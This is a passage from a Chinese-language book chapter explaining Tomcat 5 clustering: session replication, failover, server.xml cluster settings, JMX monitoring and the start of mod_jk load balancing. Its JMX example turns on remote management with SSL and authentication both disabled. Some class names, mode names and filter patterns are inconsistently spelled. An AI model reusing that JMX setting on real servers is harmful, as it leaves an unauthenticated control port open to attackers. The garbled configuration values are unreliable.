在 Tomcat 5 里，实现的是 all-to-all 的 session 复制，也就是在同一集群里，所有的 Tomcat 实例的 session 信息是保持完全同步的，任意一个 Tomcat 实例的 session 首先发生了变化，变化了的 session 信息都将完全复制给其他 Tomcat 实例。这种算法只适用于比较小的集群（只包含 2~3 个 Tomcat 实例）。对于大的集群，在下一个 Tomcat 的发行版本将支持一种主从式(primary-secondary)的 session 复制，这样 session 信息将只保存在一或两台备份服务器上。在 all-to-all 的 session 复制环境下，为了降低网络流量，可以把集群分成一些小的组，通过不同的组使用不同的广播地址很容易达到这个目的。一个非常简单的分组将如图 18-1 所示。




图 18-1 Tomcat 集群的分组

集群里另外一个重要的内容是耕作 (farming)，例如，当部署应用程序时，只需要部署到集群里的一个服务器上，集群会自动把应用部署到其他所有服务器上。这些功能都由 Tomcat 自带的 FarmWarDeployer 类提供（配置方法可以参考 server.xml 里给出的例子）。

为了便于理解集群的工作原理，这里给出一个简单的集群工作场景。在这个场景里有

两个 Tomcat 实例，TomcatA 和 TomcatB，将包括以下顺序的事件：

- ② TomcatA 启动
- ② TomcatB 启动（等到 TomcatA 启动完成）
- ② TomcatA 接收到一个请求，会话（session）S1 创建
- ② TomcatA 宕机
- ② TomcatB 接收到来自会话 S1 的请求
- ② TomcatA 启动
- ② TomcatA 接收到一个请求，会话 S1 被设置成无效
- ② TomcatB 接收到一个请求，新的会话 S2 创建
- ② 在 TomcatA 上，由于用户长时间不活动，会话 S2 超时

下面详细介绍在这个场景中，复制会话信息的代码是如何工作的。

1. TomcatA 启动

Tomcat A 以标准的启动流程启动。Host 对象创建之后，就生成了一个与之相关联的 cluster 对象。当解析上下文环境（context）的时候，如果在 web.xml 有 distributable 节点，Tomcat 将使用 Cluster 类（默认是 SimpleTcpCluster 类）创建一个用于管理复制过来的上下文环境。所以启用了集群，在 web.xml 文件里配置了节点后，Tomcat 将使用 DeltaManager 类代替 StandardManager 类来管理上下文环境，而集群类将启动一个集群成员关系服务和一个 session 复制服务。

2. TomcatB 启动

TomcatB 以与 TomcatA 类似的流程启动，不同的是由于集群已经启动，TomcatB 和 TomcatA 将建立一个（集群）成员关系。TomcatB 将向集群中已经存在的服务器（在这里就是 TomcatA 了）请求获取当前的会话状态。TomcatA 响应 TomcatB 的请求，并且在 TomcatB 开始监听用户 HTTP 请求前完成会话状态数据的传输。如果 TomcatA 没有响应 TomcatB 的请求，TomcatB 将在等待 60 秒后超时，并且记录相关日志。所有在 web.xml 文件部署的 Web 应用的会话状态都将得到传输。

注意

要让 session 的复制变得更加高效，在同一集群里的所有 Tomcat 实例应该有一样的配置。

3. TomcatA 接收到一个请求，会话 S1 创建

用户的请求是感觉不到会话复制的存在的。复制的动作发生在请求处理完成的时候，ReplicationValve 对象将在返回请求处理结果给用户之前中断以下请求的返回，这样它检查到会话信息已经被修改，于是使用 TCP 协议把新的会话信息复制给 TomcatB。一旦序列化的会话数据发送到了操作系统的 TCP 逻辑层，请求结果通过管道阀返回给用户。对于每个请求，会话所有的数据都要复制，这就允许应用的代码可以不通过调用 setAttribute、removeAttribute 方法来修改会话的数据。可以用 useDirtyFlag 配置参数来优化一个会话的复制次数。

4. TomcatA 宕机

TomcatA 宕机的时候, TomcatB 接收到 TomcatA 已经脱离集群的通知。TomcatB 把 TomcatA 从它的集群成员列表中删除, 这样 TomcatB 再也不通知 TomcatA 它的会话改变了。而负载均衡管理器将把请求发给 TomcatB, 这样 TomcatB 上的会话就是最新的了。

5. TomcatB 接收到来自会话 S1 的请求

由于 TomcatB 上会话 S1 的数据在 TomcatA 宕机前一直与 TomcatA 上的保持一致, TomcatB 能以用户感觉不到 TomcatA 宕机了的方式处理请求。

6. TomcatA 启动

TomcatA 开始启动, 在开始处理新请求, 让自己变得可见之前, 它将遵循上面所说的 1、2 两个步骤, 加入集群, 向 TomcatB 请求当前所有的会话数据, 当接收了会话数据, 它才完成了启动, 并打开了与 HTTP/mod_jk 的通信端口。所以在从 TomcatB 获取完会话数据之前, 将没有任何用户的请求发送给 TomcatA。

7. TomcatA 接收到一个请求, 会话 S1 被设置成无效

对把会话变得无效的方法 invalidate 的调用是被截取掉的, 对会话 S1 的 invalidate 方法的调用导致把会话 S1 放到无效会话队列。当来自 S1 的请求处理完成, TomcatA 给 TomcatB 发送一个“expire”消息, 告诉 TomcatB 会话 S1 以变得无效, 于是 TomcatB 把自己上面的会话 S1 也变得无效。

8. TomcatB 接收到一个请求, 新的会话 S2 创建

过程与上面说的过程 3 一样。

9. 在 TomcatA 上, 由于用户长时间不活动, 会话 S2 超时。

会话超时和用户主动终止会话的情况一样, 会话也将被放入无效会话队列。这样, 无效的会话将不会复制给集群里的其他服务器, 直到有另外的请求要求检查无效会话队列。

这里还涉及到了几个概念, 下面稍作解释:

- ❷ Membership, 集群成员。其关系是通过简单广播方式的 ping 来建立的。每个 Tomcat 实例都定时的发出广播式的 ping, 在 ping 消息里包含有实例的 IP 及供复制会话使用的 TCP 监听端口。如果一个实例在指定的时间段内没有接收到成员这样的 ping, 该成员就被认为是死亡了。
- ❷ TCP Replication, TCP 复制。一旦接收到一个广播 ping, 该成员在下一个复制会话数据的请求到来前就被加到集群里了, 发出 ping 的 Tomcat 实例将使用 ping 消息里的 IP 和端口信息与接收到 ping 消息的实例建立一个 TCP socket 连接, 通过该连接发送序列化数据。在这里, 使用 TCP socket 是因为它是基于流控制的, 保证了数据传输的正确性。
- ❷ Distributed locking and pages using frames, 分布式锁定和使用了帧的页面。Tomcat 没有在集群里保持会话数据的实时同步。因为实现实时同步需要很大的系统开销,

并且会导致各种问题。可以考虑一下这样的情况，在同一个会话里，用户同时提交多个请求（一个页面里用了多个帧），这样最后的请求将覆盖集群里在它之前的会话数据。

为了便于读者理解 Tomcat 集群的结构，下面给出 Tomcat 集群的构成层次图，如图 18-2 所示。




图 18-2 Tomcat 集群层次结构

18.1.2 实例演示：Tomcat 集群的配置

集群的配置信息保存在 `conf/server.xml` 文件。值得一提的是，以 `mcastXXX` 形式命名的属性是成员关系广播 `ping` 的配置项，以 `tcpXXX` 形式命名的属性是 TCP 复制的配置项。

集群的成员关系是通过所有的 Tomcat 实例都向相同的 IP 地址及端口发送消息来建立的。TCP 监听端口就是从其他成员接收复制过来的会话数据的端口。

复制阀（默认是 `ReplicationValve` 类）用来监视什么时候完成了请求的处理，从而开始会话复制的工作。

采用同步还是异步的会话复制方式是一个非常重要的关于性能方面的考虑。在同步复制的情况下，直到会话数据发送出去，并且集群里所有其他节点（Tomcat 实例）恢复完成后才把请求处理结果返回给用户。对于同步复制，有两个设置，缓存或者不缓存。不缓存（`replicationMode="fastasynqueue"` 或者 `"synchronous"`）意思是所有的复制请求都通过同一个 socket 发送。当很多复制请求产生的时候，使用同步方式可能会成为一个性能的瓶颈，这时候可以通过把 `replicationMode` 设置成 `"pooled"` 来克服这个问题，但是可能会导致 `worker` 线程因为等待复制的完成而被阻塞。这里建议增加处理复制会话请求的线程数，配置项是 `tcpThreadCount`，位于 `server.xml` 的 `cluster` 部分。缓存的意思就是使用多个 socket 用来处理请求，因此提高了会话复制的性能。

异步会话复制一般是在采用会话黏贴（`sticky session`），是服务器出现故障时的会话复制方式（这时候不用关心复制数据消耗的时间，因为如果当前处理用户请求的 Tomcat 实例不发生故障，会话的所有请求都将由该实例处理，会话数据甚至可以不复制到其他 Tomcat 实例上，但是要尽量缩短响应用户请求的时间），这时候通常把 `tcpThreadCount` 属性值设置为集群节点数（集群里 Tomcat 实例的总数）减一。在异步模式下，在会话数据复制完成前，就把用户请求的处理结果返回给用户了。异步复制不占用请求处理的时间，而同步复制保证了在响应用户请求前完成了会话数据的复制，从而保证了集群里每个节点会话数据的同步。“`replicationMode`”（复制方式）属性项可以有四个不同的值：“`pooled`”（缓存），“`synchronous`”（同步），“`asynchronous`”（异步）和“`fastasynqueue`”（快速异步排队）。使用哪种会话复制的方式，要根据实际需要来确定。

下面给出一个比较完整的带集群功能的 Tomcat 服务器配置文件（`server.xml`）。

```
<Server port="8005" shutdown="SHUTDOWN">
  <Listener className="org.apache.catalina.core.AprLifecycleListener" />
  <Listener className=
    "org.apache.catalina.mbeans.ServerLifecycleListener"/>
  <Listener className=
    "org.apache.catalina.mbeans.GlobalResourcesLifecycleListener" />
  <Listener className=
    "org.apache.catalina.storeconfig.StoreConfigLifecycleListener"/>
  <GlobalNamingResources>
    <Environment name="simpleValue" type="java.lang.Integer" value="30" />
    <Resource
      name="UserDatabase" auth="Container"
      type="org.apache.catalina.UserDatabase"
      description="User database that can be updated and saved"
      factory="org.apache.catalina.users.MemoryUserDatabaseFactory">
```

```

        pathname="conf/tomcat-users.xml"/>
</GlobalNamingResources>
<Service name="Catalina">
  <Connector
    port="8080" maxHttpHeaderSize="8192"
    maxThreads="150" minSpareThreads="25" maxSpareThreads="75"
    enableLookups="false" redirectPort="8443" acceptCount="100"
    connectionTimeout="20000" disableUploadTimeout="true" />
  <Connector
    port="8009" enableLookups="false"
    redirectPort="8443" protocol="AJP/1.3" />
  <Connector
    port="8007" enableLookups="false"
    redirectPort="8443" protocol="AJP/1.3" />
  <Engine name="Catalina" defaultHost="localhost" jvmRoute="node01">
    <Realm className=
      "org.apache.catalina.realm.UserDatabaseRealm"
      resourceName="UserDatabase"/>
    <Host name="localhost" appBase="webapps" autoDeploy="true"
      xmlValidation="false" xmlNamespaceAware="false">
      <Cluster className=
        "org.apache.catalina.cluster.tcp.SimpleTcpCluster"
        doClusterLog="true" clusterLogName="clusterlog"
        manager.className=
          "org.apache.catalina.cluster.session.DeltaManager"
        manager.expireSessionsOnShutdown="false"
        manager.useDirtyFlag="true"
        manager.notifyListenersOnReplication="false"
        manager.notifySessionListenersOnReplication="false"
        manager.sendAllSessions="false"
        manager.sendAllSessionsSize="500"
        manager.sendAllSessionsWaitTime="20">
        <Membership
          className=
            "org.apache.catalina.cluster.mcast.McastService"
          mcastAddr="228.0.0.4" mcastBindAddress="127.0.0.1"
          mcastClusterDomain="d10" mcastPort="45564"
          mcastFrequency="1000" mcastDropTime="30000"/>
        <Receiver
          className=
            "org.apache.catalina.cluster.tcp.ReplicationListener"
          tcpListenAddress="auto" tcpListenPort="9015"
          tcpSelectorTimeout="100" tcpThreadCount="6"/>
        <Sender className=
          "org.apache.catalina.cluster.tcp.ReplicationTransmitter"
          replicationMode="fastasyncqueue"
          doTransmitterProcessingStats="true"
          doProcessingStats="true" doWaitAckStats="true"
          queueTimeWait="true"
          queueDoStats="true" queueCheckLock="true"
          ackTimeout="15000"
          waitForAck="true" keepAliveTimeout="80000"
          keepAliveMaxRequestCount="-1"/>
        <Valve className=
          "org.apache.catalina.cluster.tcp.ReplicationValve"

```

```

        filter= ".*\..gif;.*\..js;.*\..css;.*\..png;.*\..jpeg;
                .*\..jpg;.*\..htm;.*\..html;.*\..txt;"
        primaryIndicator="true"/>
<Valve className=
    "org.apache.catalina.cluster.session.JvmRouteBinderValve"
    enabled="true"/>
<ClusterListener className="org.apache.catalina.
    cluster.session.ClusterSessionListener"/>
<ClusterListener className="org.apache.catalina.cluster.
    session.JvmRouteSessionIDBinderListener"/>
<Deployer className=
    "org.apache.catalina.cluster.deploy.FarmWarDeployer"
    tempDir="${catalina.base}/war-temp"
    deployDir="${catalina.base}/war-deploy/"
    watchDir="${catalina.base}/war-listen/"
    watchEnabled="true"/>
    </Cluster>
</Host>
</Engine>
</Service>
</Server>

```

使用该配置的集群节点是集群应用的部署节点，即在该节点上部署或卸载应用，集群里的其他节点也将部署或者卸载相同的应用。下面对该配置进行说明，有些配置项没有在给出的配置实例里使用，这里也顺便介绍一下。

1. <Cluster>节点属性项

<Cluster>节点的属性如表 18-1 所示。

表 18-1 <Cluster>节点属性

参数名称	说明
className	合法的集群类名（包括所在包名）
doClusterLog	是否记录集群日志（true 为记录）
clusterLogName	集群日志名称
manager.className	会话（session）管理器的合法类名
manager.expireSessionsOnShutdown	当服务器停止的时候，终止所有（包括备份服务器上的）会话。该功能仅供测试使用。默认为 false
manager.useDirtyFlag	如果为 true，只复制在其上调用了 setAttribute，removeAttribute 方法的会话，为 false，则在每次处理完成用户请求后都是复制会话
manager.notifyListenersOnReplication	通知备份节点服务器的应用会话监听器会话创建及结束的事件。默认为 true
manager.notifySessionListenersOnReplication	通知备份节点服务器的应用会话监听器会话属性改变的事件。默认为 true
manager.sendAllSessions	以分块的方式发送会话数据（即是否一次性连续发送完所有的会话数据）。默认为 true

(续表)

参数名称	说明
manager.sendAllSessionsSize	指定发送会话数据时,承载会话数据的数据块包含序列化了的会话的最大数。仅当 sendAllSessions 为 false 的时候有用。默认为 1000
manager.sendAllSessionsWaitTime	指定发送下一个会话数据块的时间间隔。默认为 2000 毫秒
manager.sendClusterDomainOnly	只把所有的会话数据发送给由 Membership 节点属性 mcastClusterDomain 指定的集群域 (cluster domain)。因此也不接收来自其他集群域的会话数据。默认为 true
manager.maxActiveSessions	指定最大的活动会话数。默认为-1, 无限制
manager.stateTransferTimeout	等待会话数据传输完的超时时间,如果设为-1,程序将一直等待传输完成。默认为 60 秒

下面给出的实例配置为: 1) 通过单独的数据块发送所有会话数据; 2) 每个数据块装载 100 个序列化了的会话数据; 3) 在会话数据完全装载进备份 Tomcat 实例启动进程前, 最多等待两分钟; 4) 在发送下一个装载会话数据的数据块之前等待 5 秒钟, 这样在使用异步排队的会话复制模式时能减少内存消耗。

```
<Cluster className="org.apache.catalina.tcp.SimpleTcpCluster"
  managerClassName="org.apache.catalina.cluster.session.DeltaManager"
  manager.stateTransferTimeout="120"
  manager.sendAllSessions="false"
  manager.sendAllSessionsSize="100"
  manager.sendAllSessionsWaitTime="5000"/>
```

2. <Membership>节点属性项

<Membership>节点的属性项如表 18-2 所示。

表 18-2 <Membership>节点属性

参数名称	说明
className	集群成员关系管理类的名称 (包括所在包名)
mcastAddr	管理成员关系 ping 广播的地址
mcastBindAddress	广播绑定的 IP 地址, 一般是本机 IP, 127.0.0.1
mcastClusterDomain	ping 广播的集群域
mcastPort	ping 广播的端口
mcastFrequency	两次 ping 广播的时间间隔, 单位为毫秒
mcastDropTime	如果在由该属性指定的时间内没有收到某个集群成员的 ping, 该成员将被认为是脱离了集群, 从而将被从成员列表中删除。该时间的单位为毫秒

3. <Receiver>节点属性项

<Receiver>节点的属性如表 18-3 所示。

表 18-3 <Receiver>节点属性

参数名称	说明
className	会话复制请求类的名称（包括所在的包名）
tcpListenAddress	会话复制请求监听地址
tcpListenPort	监听端口
tcpSelectorTimeout	在操作系统发生 java.nio 唤醒失败的时候，调用 Selector.select()时的超时时间，单位为毫秒数。为 0 则没有超时限制
tcpThreadCount	处理复制请求的最大线程数

4. <Sender>节点属性配置

分别介绍要工作在“fastasyncqueue”、“asynchronous”、“synchronous”、“pooled”这四种模式的配置。先介绍<Sender>节点的基本属性，如表 18-4 所示。

表 18-4 <Sender>节点属性

参数名称	说明
replicationMode	指定会话复制的方式，synchronous、pooled、asynchronous 或者 fastasyncqueue。默认为 pooled
compress	在发送会话数据前是否先压缩数据。默认为 false
ackTimeout	等待数据接收方已完成数据接收应答的超时时间，单位为毫秒。仅当 waitForAck 为 true 时有效。默认为 15000
waitForAck	是否等待数据接收方已完成数据接收的应答。默认为 false
autoConnect	如果数据发送器失效了，是否产生一个新 socket 连接。默认为 false
doTransmitterProcessingStats	是否统计数据处理时间。默认为 false

配置实例：

```
<Sender className=
"org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="fastasyncqueue"
  compress="true"
  doTransmitterProcessingStats="true"
  ackTimeout="15000"
  waitForAck="true"
  autoConnect="false"/>
```

该配置产生处理统计信息，在每次发送完会话数据后，等待数据接收方的应答及发送数据前先压缩数据。

下面介绍<Sender>节点工作的四种模式的配置项及配置实例。

fastasyncqueue 模式

配置项如表 18-5 所示。

表 18-5 fastasyncqueue 模式配置项

参数名称	说明
keepAliveTimeout	保持 socket 连接处于活动状态的时间，单位为毫秒。默认为 60000
keepAliveMaxRequestCount	单个 socket 连接处理的请求数。默认为-1，无限制
doProcessingStats	是否统计数据处理时间。默认为 false
doWaitAckStats	是否统计接收方的应答时间。默认为 false
resend	如果数据发送失败，是否重发（会覆盖以前发送的数据）。默认为 false
queueDoStats	是否激活队列统计。默认为 false
queueCheckLock	是否检查丢失的锁
queueAddWaitTimeout	加入队列的等待超时时间。默认为 10000
queueRemoveWaitTimeout	从队列删除的等待超时时间。默认为 30000
maxQueueLength	队列的最大长度。默认为-1，无限制
threadPriority	队列线程的优先级。1 到 10，默认为 5

配置实例：

```
<Sender className=
"org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="fastasyncqueue"
  doTransmitterProcessingStats="true"
  doProcessingStats="true"
  queueTimeWait="true"
  queueDoStats="true"
  queueCheckLock="true"
  waitForAck="false"
  autoConnect="false"
  keepAliveTimeout="320000"
  keepAliveMaxRequestCount="-1"/>
```

该实例配置了会话复制模式为“fastasyncqueue”，产生处理统计信息，激活队列统计，检查队列丢失的锁。

asynchronous 模式

配置项如表 18-6 所示。

表 18-6 asynchronous 模式配置项

参数名称	说明
keepAliveTimeout	保持 socket 连接处于活动状态的时间，单位为毫秒。默认为 60000
keepAliveMaxRequestCount	单个 socket 连接处理的请求数。默认为-1，无限制
doProcessingStats	是否统计数据处理时间。默认为 false
doWaitAckStats	是否统计接收方的应答时间。默认为 false
resend	如果数据发送失败，是否重发（会覆盖以前发送的数据）。默认为 false

配置实例：

```
<Sender className=
"org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="asynchronous"
  doProcessingStats="true"
  doWaitAckStats="true"
  waitForAck="true"
  ackTimeout="30000"
  resend="true"
  keepAliveTimeout="320000"
  keepAliveMaxRequestCount="-1"/>
```

该实例配置了会话复制模式为“asynchronous”，等待接收方的应答，统计处理信息及等待接收方应答所消耗的时间。

synchronous 模式

配置项如表 18-7 所示。

表 18-7 synchronous 模式配置项

参数名称	说明
keepAliveTimeout	保持 socket 连接处于活动状态的时间，单位为毫秒。默认为 60000
keepAliveMaxRequestCount	单个 socket 连接处理的请求数。默认为-1，无限制
doProcessingStats	是否统计数据处理时间。默认为 false
doWaitAckStats	是否统计接收方的应答时间。默认为 false
resend	如果数据发送失败，是否重发（会覆盖以前发送的数据）。默认为 false

配置实例：

```
<Sender className=
"org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="synchronous"
  autoConnect="true"
  keepAliveTimeout="-1"
  keepAliveMaxRequestCount="100000"/>
```

该实例配置了会话复制模式为“synchronous”，如果数据发送器失效，重新产生一个新 socket 连接来发送数据。

pooled 模式

配置项如表 18-8 所示。

表 18-8 pooled 模式配置项

参数名称	说明
keepAliveTimeout	保持 socket 连接处于活动状态的时间，单位为毫秒。默认为 60000
keepAliveMaxRequestCount	单个 socket 连接处理的请求数。默认为-1，无限制
maxPoolSocketLimit	设置 socket 连接（发送会话数据的 socket 连接）缓存的最大数量
resend	如果数据发送失败，是否重发（会覆盖以前发送的数据）。默认为 false

配置实例：

```
<Sender className=
"org.apache.catalina.cluster.tcp.ReplicationTransmitter"
  replicationMode="pooled"
  autoConnect="true"
  maxPoolSocketLimit="10"
  keepAliveTimeout="-1"
  keepAliveMaxRequestCount="10000"
  waitForAck="true" />
```

该实例配置了会话复制模式为“pooled”，如果数据发送器失效，重新产生一个新 socket 连接来发送数据，缓存的最大 socket 连接数为 10。

5. 会话复制阀

配置的时候需要添加一个阀来截获接收到的请求，在请求处理完成后，用来决定请求是否要复制更新到集群内其他节点上。配置实例：

```
<Valve className=
"org.apache.catalina.cluster.tcp.ReplicationValve"
  filter=".*\.\gif;.*\.\js;.*\.\css;.*\.\png;.*\.\jpeg;.*\.\jpg;.*\.\htm;
.*\.\html;.*\.\txt;"
  primaryIndicator="true"/>
```

如果符合下面任一种情况，一个会话将被复制：useDirtyFlag 设置为 true 且 setAttribute 或 removeAttribute 方法被调用了，或者，useDirtyFlag 为 false 且存在一个会话，而且该会话上的请求没有被设置的“filter”属性过滤掉。

filter 属性用来过滤掉不会修改会话信息的请求，因此在处理完这类请求之后不对会话数据进行复制。例如，如果配置了 filter=“*.gif;*.js;”，那么当请求 http://www.xxx.com/images/xxx.gif 和 http://www.xxx.com/js/xxx.js 到来的时候就被过滤掉了，当服务器把准备把 xxx.gif 和 xxx.js 返回给用户后，会话数据不会被复制。

6. 绑定会话到故障转移节点

如果在同一个集群中配置了两个以上用于备份的节点（在黏贴会话的模式下，当前处理用户请求节点之外的节点），大部分的负载平衡管理器在主服务节点服务器宕机后，不会把所有的用户请求发给同一个备份节点的服务器，这样发生在故障转移的时候就无法保持黏贴会话了。

可以添加下面的配置来解决问题：

```
<Cluster className="org.apache.catalina.tcp.SimpleTcpCluster">
...
  <Valve className=
    "org.apache.catalina.cluster.session.JvmRouteBinderValve"
    enabled="true" sessionIdAttribute="takeoverSessionid"/>
  <ClusterListener className="org.apache.catalina.cluster.session.
    JvmRouteSessionIDBinderListener"/>
  <ClusterListener className="org.apache.catalina.cluster.session.
    ClusterSessionListener"/>
...
</Cluster>
```

在发生故障转移后, `JvmRouteBinderValve` 阀使用 `mod_jk` 插件(在 `mod_jk` 节介绍)来处理 Tomcat Java 虚拟机路由(`jvmRoute`)的接管问题。在主节点宕机后, 负载均衡管理器将紧接着的下一个用户请求发送给集群里的其他节点处理(故障转移发生了)。这时位于接收到该请求的节点上的 `JvmRouteBinderValve` 阀检测到了接管情况(该 `JvmRouteBinderValve` 阀知道, 它所在的节点即将接替宕机的节点, 继续为用户提供服务), 于是它重写该请求的 `jsessionid` 信息, 好让在响应完该请求后, 负载均衡管理器把所有在故障转移前的会话上的请求直接发送到该节点上。同时, 改变后的会话 ID 也将发送到集群的其他节点。这样, 黏贴的会话被重新绑定到了一个备份节点上, 这时如果宕机的节点又重新正常工作, 那些会话的请求也不会发给它处理了。

因为 `jsessionid` 是通过 cookie(cookie 是当访问某个站点时, 随某个 HTML 网页发送到浏览器中的一小段信息)创建的, 修改后的 `jsessionid` cookie 将随着故障转移后的第一个请求的响应信息发送到客户端。

在上面的配置中, `sessionIdAttribute` 用于指定老会话 ID(故障转移前的会话 ID)保存在故障转移后的请求里的属性名称。`sessionIdAttribute` 的默认值是 `org.apache.catalina.cluster.session.JvmRouteOriginalSessionID`。

7. <Deployer>节点

`Deployer` 节点用于对集群范围内部署应用的配置。集群成员只有在正常工作状态下才能进行部署或者卸载的工作, 所以应用不会被自动部署到一个宕机了的节点, 这个节点在恢复正常工作加入集群前, 如果集群里应用的部署有变, 需要人工在它上面部署和集群其他节点一样的应用。

如果 `watchEnabled` 设置为 `true`, 部署器会定时检查 `watchDir` 属性配置的目录。如果有新的 `war` 文件添加到该目录, 该 `war` 应用将先被部署到本地 Tomcat 实例上, 然后部署到集群的其他节点。如果在 `watchDir` 目录删除一个 `war` 文件, 部署器将首先删除本地的 `war` 应用, 然后删除集群其他实例上的相同应用。

18.1.3 使用 JMX 监控集群

集群管理是使用集群过程中一个很重要的问题。在 Tomcat 集群的实现中, 有一部分集群对象是 JMX (Java Management Extensions) MBean (Management Bean)。要使用 JMX, 需要进行一些简单的配置。

在 Tomcat 的启动脚本的开头(Windows 下为 `startup.bat`, Unix 或者 Linux 下为 `startup.sh`)添加下面的参数, 即可激活 JMX 的监控功能:

```
set CATALINA_OPTS=-Dcom.sun.management.jmxremote \
-Dcom.sun.management.jmxremote.port=%my.jmx.port% \
-Dcom.sun.management.jmxremote.ssl=false \
-Dcom.sun.management.jmxremote.authenticate=false
```

在 JDK 5.0 的安装目录的 `bin` 文件夹下有一个 `jconsole.exe` 可执行文件, 可以用它来以图形化的形式来管理 JMX Mbean, 如图 18-3 所示。




图 18-3 MBean 监控

在 MBean 标签页里列出了目标机器所有的 MBean 对象，当然也包括了 Tomcat 集群的 MBean 了。在右边的属性标签页里，单击显示蓝色字体的单元格，即可修改 MBean 的属性（输入完后按回车）。jconsole 有许多使用的监控功能，这里就不再详细介绍了，读者可以自己仔细体会。

18.2 Tomcat 负载均衡

现在我们知道，Tomcat 本身无法实现负载均衡，需要结合其他的硬件设备或者软件来实现。在这里介绍 Tomcat 结合 Web Server 来实现负载均衡。为了让 Web Server 能与 Tomcat 进行通信，Apache Jakarta 项目提供了几个主流 Web Server 下的插件，即 mod_jk 插件。这里只介绍如何将 Apache HTTP Server 用作负载均衡管理器。

Web Server 加载 mod_jk 后，由该插件与 Tomcat 通信，转发请求给 Tomcat，并把 Tomcat 对请求的响应返回给 Web Server，再由 Web Server 返回给用户。负载均衡正是通过配置该插件来实现。目前支持 mod_jk 的 Web Server 有 Apache、IIS、Domino、SunOne (Netscape)。然而 Apache 2.1 以及更高的版本不再提供对 mod_jk 的支持，但将通过 mod_proxy、mod_proxy_ajp、mod_proxy_balancer、mod_status 四个插件共同来实现 mod_jk 插件的功能，支持与 Tomcat 结合。对于 Apache 2.0.xx 及更低的版本，用 mod_jk 结合 Tomcat 是最好的方法。本章将以 Tomcat 5.5.17 为例，详细介绍 Tomcat 如何通过结合 Apache 2.0.58 或者 Apache 2.2.2 来实现负载均衡。

